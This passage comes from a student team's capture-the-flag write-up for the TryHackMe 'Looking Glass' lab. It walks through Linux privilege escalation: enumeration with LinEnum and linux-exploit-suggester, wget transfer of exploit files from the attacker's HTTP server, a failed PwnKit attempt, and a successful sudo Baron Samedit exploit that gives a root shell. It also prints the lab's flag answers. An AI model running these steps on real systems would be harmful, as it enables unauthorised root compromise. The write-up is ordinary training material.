
```
┌──(1211101392㉿kali)-[~/Desktop/pentest1]
└─$ python3 -m "http.server"
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
jabberwock@looking-glass:/tmp$ wget 10.18.25.94:8000/LinEnum.sh
--2022-07-26 06:19:43--  http://10.18.25.94:8000/LinEnum.sh
Connecting to 10.18.25.94:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 46631 (46K) [text/x-sh]
Saving to: 'LinEnum.sh'

LinEnum.sh                  100%[=====================================>]  45.54K   114KB/s    in 0.4s

2022-07-26 06:19:44 (114 KB/s) - 'LinEnum.sh' saved [46631/46631]

jabberwock@looking-glass:/tmp$
```

Okay, so now the file is here. In order to execute it , we need to give ourselves the permission to execute this script, and we can do that by using the command **chmod +x ./LinEnum.sh.**

```
jabberwock@looking-glass:/tmp$ chmod +x ./LinEnum.sh
jabberwock@looking-glass:/tmp$
```

Execute it.

```
jabberwock@looking-glass:/tmp$ ./LinEnum.sh
```

Now let's look for some particular information that might be of our interest.

```
[-] Kernel information:
Linux looking-glass 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020 x86_64
 x86_64 x86_64 GNU/Linux


[-] Kernel information (continued):
Linux version 4.15.0-109-generic (buildd@lgw01-amd64-010) (gcc version 7.5.0 (Ubuntu 7.5.0
-3ubuntu1~18.04)) #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020
```

```
[-] Specific release information:
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=18.04
DISTRIB_CODENAME=bionic
DISTRIB_DESCRIPTION="Ubuntu 18.04.4 LTS"
NAME="Ubuntu"
VERSION="18.04.4 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.4 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
```

Linux Distribution Version and Kernel version, interesting, could we do some kernel exploit like dirtycow or dirtypipe?

```
uid=1000(tryhackme) gid=1000(tryhackme) groups=1000(tryhackme),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lx
)
uid=1001(jabberwock) gid=1001(jabberwock) groups=1001(jabberwock)
uid=1002(tweedledum) gid=1002(tweedledum) groups=1002(tweedledum)
uid=1003(tweedledee) gid=1003(tweedledee) groups=1003(tweedledee)
uid=1004(humptydumpty) gid=1004(humptydumpty) groups=1004(humptydumpty)
uid=1005(alice) gid=1005(alice) groups=1005(alice)
```

The user list, we might be able to perform horizontal privilege escalation, one user specifically that might interest us is @tryhackme, it has the lxd group, which we could use to exploit it if we're able to gain a foothold into the account.

```
[+] We can sudo without supplying a password!
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bi
n

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
```

/sbin/reboot can be run as root
Maybe something we can exploit later.

```
[-] Crontab contents:
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

The crontab section contains information about reboot and the sh file we had in our user directory. Might be useful.

```
[-] SUID files:
-rwsr-xr-x 1 root root 40152 Jan 27  2020 /snap/core/9436/bin/mount
-rwsr-xr-x 1 root root 44168 May  7  2014 /snap/core/9436/bin/ping
-rwsr-xr-x 1 root root 44680 May  7  2014 /snap/core/9436/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25  2019 /snap/core/9436/bin/su
-rwsr-xr-x 1 root root 27608 Jan 27  2020 /snap/core/9436/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25  2019 /snap/core/9436/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25  2019 /snap/core/9436/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25  2019 /snap/core/9436/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25  2019 /snap/core/9436/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25  2019 /snap/core/9436/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Jan 31  2020 /snap/core/9436/usr/bin/sudo
-rwsr-xr-- 1 root systemd-resolve 42992 Nov 29  2019 /snap/core/9436/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 Mar  4  2019 /snap/core/9436/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 110792 Jun  5  2020 /snap/core/9436/usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 394984 Feb 11  2020 /snap/core/9436/usr/sbin/pppd
-rwsr-xr-x 1 root root 40152 Oct 10  2019 /snap/core/8268/bin/mount
-rwsr-xr-x 1 root root 44168 May  7  2014 /snap/core/8268/bin/ping
-rwsr-xr-x 1 root root 44680 May  7  2014 /snap/core/8268/bin/ping6
-rwsr-xr-x 1 root root 40128 Mar 25  2019 /snap/core/8268/bin/su
-rwsr-xr-x 1 root root 27608 Oct 10  2019 /snap/core/8268/bin/umount
-rwsr-xr-x 1 root root 71824 Mar 25  2019 /snap/core/8268/usr/bin/chfn
-rwsr-xr-x 1 root root 40432 Mar 25  2019 /snap/core/8268/usr/bin/chsh
-rwsr-xr-x 1 root root 75304 Mar 25  2019 /snap/core/8268/usr/bin/gpasswd
-rwsr-xr-x 1 root root 39904 Mar 25  2019 /snap/core/8268/usr/bin/newgrp
-rwsr-xr-x 1 root root 54256 Mar 25  2019 /snap/core/8268/usr/bin/passwd
-rwsr-xr-x 1 root root 136808 Oct 11  2019 /snap/core/8268/usr/bin/sudo
-rwsr-xr-- 1 root systemd-resolve 42992 Jun 10  2019 /snap/core/8268/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 428240 Mar  4  2019 /snap/core/8268/usr/lib/openssh/ssh-keysign
-rwsr-sr-x 1 root root 106696 Dec  6  2019 /snap/core/8268/usr/lib/snapd/snap-confine
-rwsr-xr-- 1 root dip 394984 Jun 12  2018 /snap/core/8268/usr/sbin/pppd
-rwsr-sr-x 1 root root 109432 Oct 30  2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 10232 Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 14328 Mar 27  2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 436552 Mar  4  2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-- 1 root messagebus 42992 Jun 11  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 100760 Nov 23  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 75824 Mar 22  2019 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 44528 Mar 22  2019 /usr/bin/chsh
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 149080 Jan 31  2020 /usr/bin/sudo
-rwsr-sr-x 1 daemon daemon 51464 Feb 20  2018 /usr/bin/at
-rwsr-xr-x 1 root root 40344 Mar 22  2019 /usr/bin/newgrp
-rwsr-xr-x 1 root root 22520 Mar 27  2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 18448 Jun 28  2019 /usr/bin/traceroute6.iputils
-rwsr-xr-x 1 root root 76496 Mar 22  2019 /usr/bin/chfn
-rwsr-xr-x 1 root root 59640 Mar 22  2019 /usr/bin/passwd
-rwsr-xr-x 1 root root 37136 Mar 22  2019 /usr/bin/newgidmap
```


SUID files , these are the files that could be exploited, because of the fact that they are given the root permissions to execute.

After gathering enough information, it's time to filter the unnecessary information.

First, we look for potential kernel exploit for their version, 4.15.0

```
[-] Kernel information:
Linux looking-glass 4.15.0-109-generic #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020 x86_64
 x86_64 x86_64 GNU/Linux


[-] Kernel information (continued):
Linux version 4.15.0-109-generic (buildd@lgw01-amd64-010) (gcc version 7.5.0 (Ubuntu 7.5.0
-3ubuntu1~18.04)) #110-Ubuntu SMP Tue Jun 23 02:39:32 UTC 2020
```

Fortunately, while we're looking for the exploit for our kernel version, we found a script that could do the job for us, which is Linux Exploit Suggester.



As usual, we need to get this file from a github repository, https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh, and then move it to the temp directory in the target machine where we could execute the script.

```
┌──(1211101392㉿kali)-[~/Desktop/pentest1]
└─$ wget https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-suggester.sh
--2022-07-26 02:43:29--  https://raw.githubusercontent.com/mzet-/linux-exploit-suggester/master/linux-exploit-sugges
ter.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.110.133, 185.199.109.133
, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 89641 (88K) [text/plain]
Saving to: 'linux-exploit-suggester.sh'

linux-exploit-suggester.sh   100%[===================>]  87.54K  --.-KB/s    in 0.1s

2022-07-26 02:43:30 (856 KB/s) - 'linux-exploit-suggester.sh' saved [89641/89641]
```


```
┌──(1211101392㉿kali)-[~/Desktop/pentest1]
└─$ python3 -m "http.server"
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
jabberwock@looking-glass:/tmp$ wget 10.18.25.94:8000/linux-exploit-suggester.sh
--2022-07-26 06:44:26--  http://10.18.25.94:8000/linux-exploit-suggester.sh
Connecting to 10.18.25.94:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 89641 (88K) [text/x-sh]
Saving to: 'linux-exploit-suggester.sh'

linux-exploit-suggester.sh   100%[=========================================>]  87.54K   149KB/s    in 0.6s

2022-07-26 06:44:27 (149 KB/s) - 'linux-exploit-suggester.sh' saved [89641/89641]
```

Give the file permission to execute.

```
jabberwock@looking-glass:/tmp$ chmod +x linux-exploit-suggester.sh
jabberwock@looking-glass:/tmp$
```

```
jabberwock@looking-glass:/tmp$ ./linux-exploit-suggester.sh

Available information:

Kernel version: 4.15.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 18.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

79 kernel space exploits
49 user space exploits

Possible Exploits:

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: mint=19,[ ubuntu=18|20 ], debian=10
   Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2018-18955] subuid_shell

   Details: https://bugs.chromium.org/p/project-zero/issues/detail?id=1712
   Exposure: probable
   Tags: [ ubuntu=18.04 ]{kernel:4.15.0-20-generic},fedora=28{kernel:4.16.3-301.fc28}
   Download URL: https://github.com/offensive-security/exploitdb-bin-sploits/raw/master/bin-sploits/45886.zip
   Comments: CONFIG_USER_NS needs to be enabled

[+] [CVE-2021-22555] Netfilter heap out-of-bounds write

   Details: https://google.github.io/security-research/pocs/linux/cve-2021-22555/writeup.html
```



Here we found a list of exploits that are worth trying, and it’s sorted from probable to less probable.

Vertical Privilege Escalation


Members Involved: Muhammad Albukhari bin Norazmi, Wong Yen Hong, Karthigeayah A/L Maniam, Ephraim Tee Yu Yang

Tools Used: Linux Exploit Suggester, wget, python http.server, python

Let's try the first possible exploit. In this case, that would be PwnKit.

```
Possible Exploits:

[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main
```

Download the exploit and extract the files.



```
┌──(1211101392㉿kali)-[~/Desktop/pentest1]
└─$ unzip CVE-2021-4034-main.zip
Archive:  CVE-2021-4034-main.zip
55d60e381ef90463ed35f47af44bf7e2fbc150d4
   creating: CVE-2021-4034-main/
  inflating: CVE-2021-4034-main/.gitignore
  inflating: CVE-2021-4034-main/LICENSE
  inflating: CVE-2021-4034-main/Makefile
  inflating: CVE-2021-4034-main/README.md
  inflating: CVE-2021-4034-main/cve-2021-4034.c
  inflating: CVE-2021-4034-main/cve-2021-4034.sh
   creating: CVE-2021-4034-main/dry-run/
  inflating: CVE-2021-4034-main/dry-run/Makefile
  inflating: CVE-2021-4034-main/dry-run/dry-run-cve-2021-4034.c
  inflating: CVE-2021-4034-main/dry-run/pwnkit-dry-run.c
  inflating: CVE-2021-4034-main/pwnkit.c
```

Next, we start our python server to transfer the required files to the target machine.

```
┌──(1211101392㉿kali)-[~/Desktop/pentest1/CVE-2021-4034-main]
└─$ python3 -m "http.server"
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

Get the exploit to the target directory. Access the /tmp/ directory since this folder is where we have read and write privileges,

```
jabberwock@looking-glass:/tmp$ wget 10.18.25.94:8000/cve-2021-4034.c
--2022-07-26 07:13:15--  http://10.18.25.94:8000/cve-2021-4034.c
Connecting to 10.18.25.94:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 292 [text/x-csrc]
Saving to: 'cve-2021-4034.c'

cve-2021-4034.c             100%[===================>]     292  --.-KB/s    in 0.002s

2022-07-26 07:13:15 (115 KB/s) - 'cve-2021-4034.c' saved [292/292]
```

The exploit is a C program, and it needed to be compiled in order to use.

```
jabberwock@looking-glass:/tmp$ gcc -o exploit cve-2021-4034.c

Command 'gcc' not found, but can be installed with:

apt install gcc
Please ask your administrator.
```

But, very unfortunately, gcc wasn't available on the target machine, so there's no way we could use this exploit.

We will have to look for exploits that are not a C program.

Just when we thought we're losing hope, we found an exploit that is labeled as probable, and it is a Python exploit, it is worth a shot!

```
┌──(1211101392㉿kali)-[~/Desktop/pentest1/CVE-2021-3156-main]
└─$ ls
asm                       exploit_nss_d9.py      exploit_nss_u14.py       exploit_userspec.py  README.md
exploit_cent7_userspec.py exploit_nss_manual.py  exploit_nss_u16.py       gdb
exploit_defaults_mailer.py exploit_nss.py        exploit_timestamp_race.c LICENSE
```

```
[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main
```

Move the exploit to the target machine using the same method.

```
┌──(1211101392㉿kali)-[~/Desktop/pentest1/CVE-2021-3156-main]
└─$ python3 -m "http.server"
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.130.206 - - [26/Jul/2022 03:18:22] "GET /exploit_nss.py HTTP/1.1" 200 -
```

```
jabberwock@looking-glass:/tmp$ wget 10.18.25.94:8000/exploit_nss.py
--2022-07-26 07:18:25--  http://10.18.25.94:8000/exploit_nss.py
Connecting to 10.18.25.94:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 8179 (8.0K) [text/x-python]
Saving to: 'exploit_nss.py'

exploit_nss.py              100%[===================>]   7.99K  --.-KB/s    in 0s

2022-07-26 07:18:25 (968 MB/s) - 'exploit_nss.py' saved [8179/8179]
```


Lastly, we run the script to execute the exploit and gain root privileges.

```
jabberwock@looking-glass:/tmp$ ./exploit_nss.py
# whoami
root
#
```

Using the whoami command, we can finally verify that we are the root user.

```
# cd root
# ls
passwords  passwords.sh  root.txt  the_end.txt
# cat root.txt
}f3dae6dec817ad10b750d79f6b7332cb{mht
#
```

Here we got the mirrored flag, we simply need to mirror it back! Using the same text reverse website we used for the user flag, we get the second flag.




```
thm{bc2337b6f97d057b01da718ced6ead3f}
```

Contributions

ID	Name	Contribution	Signatures
1211201568	Muhammad Albukhari bin Norazmi	Port scanning. Helped Yen Hong write the Python script but failed miserably. Discovered that the gibberish text is based on the Jabberwocky poem but ciphered. Discovered that the flags are mirrored and flipped them.	
1211101392	Wong Yen Hong	Port scanning. Discovered that the SSH ports are based on binary search. Tried writing a Python script to automate it but failed miserably. Discovered an enumeration tool for kernel exploits.	
1211101399	Karthigeayah A/L Maniam	Port scanning. Tried brute-force nmap script on open ports. Discovered the sites used for deciphering the poem. Discovered and executed the exploit for escalating root privileges.	
1211100732	Ephraim Tee Yu Yang	Port scanning. Attempted several common Linux privilege escalation techniques. Finding root.txt	

		flag after root escalation. Video editing.	

VIDEO LINK: https://www.youtube.com/watch?v=HQJkkiNg5Yw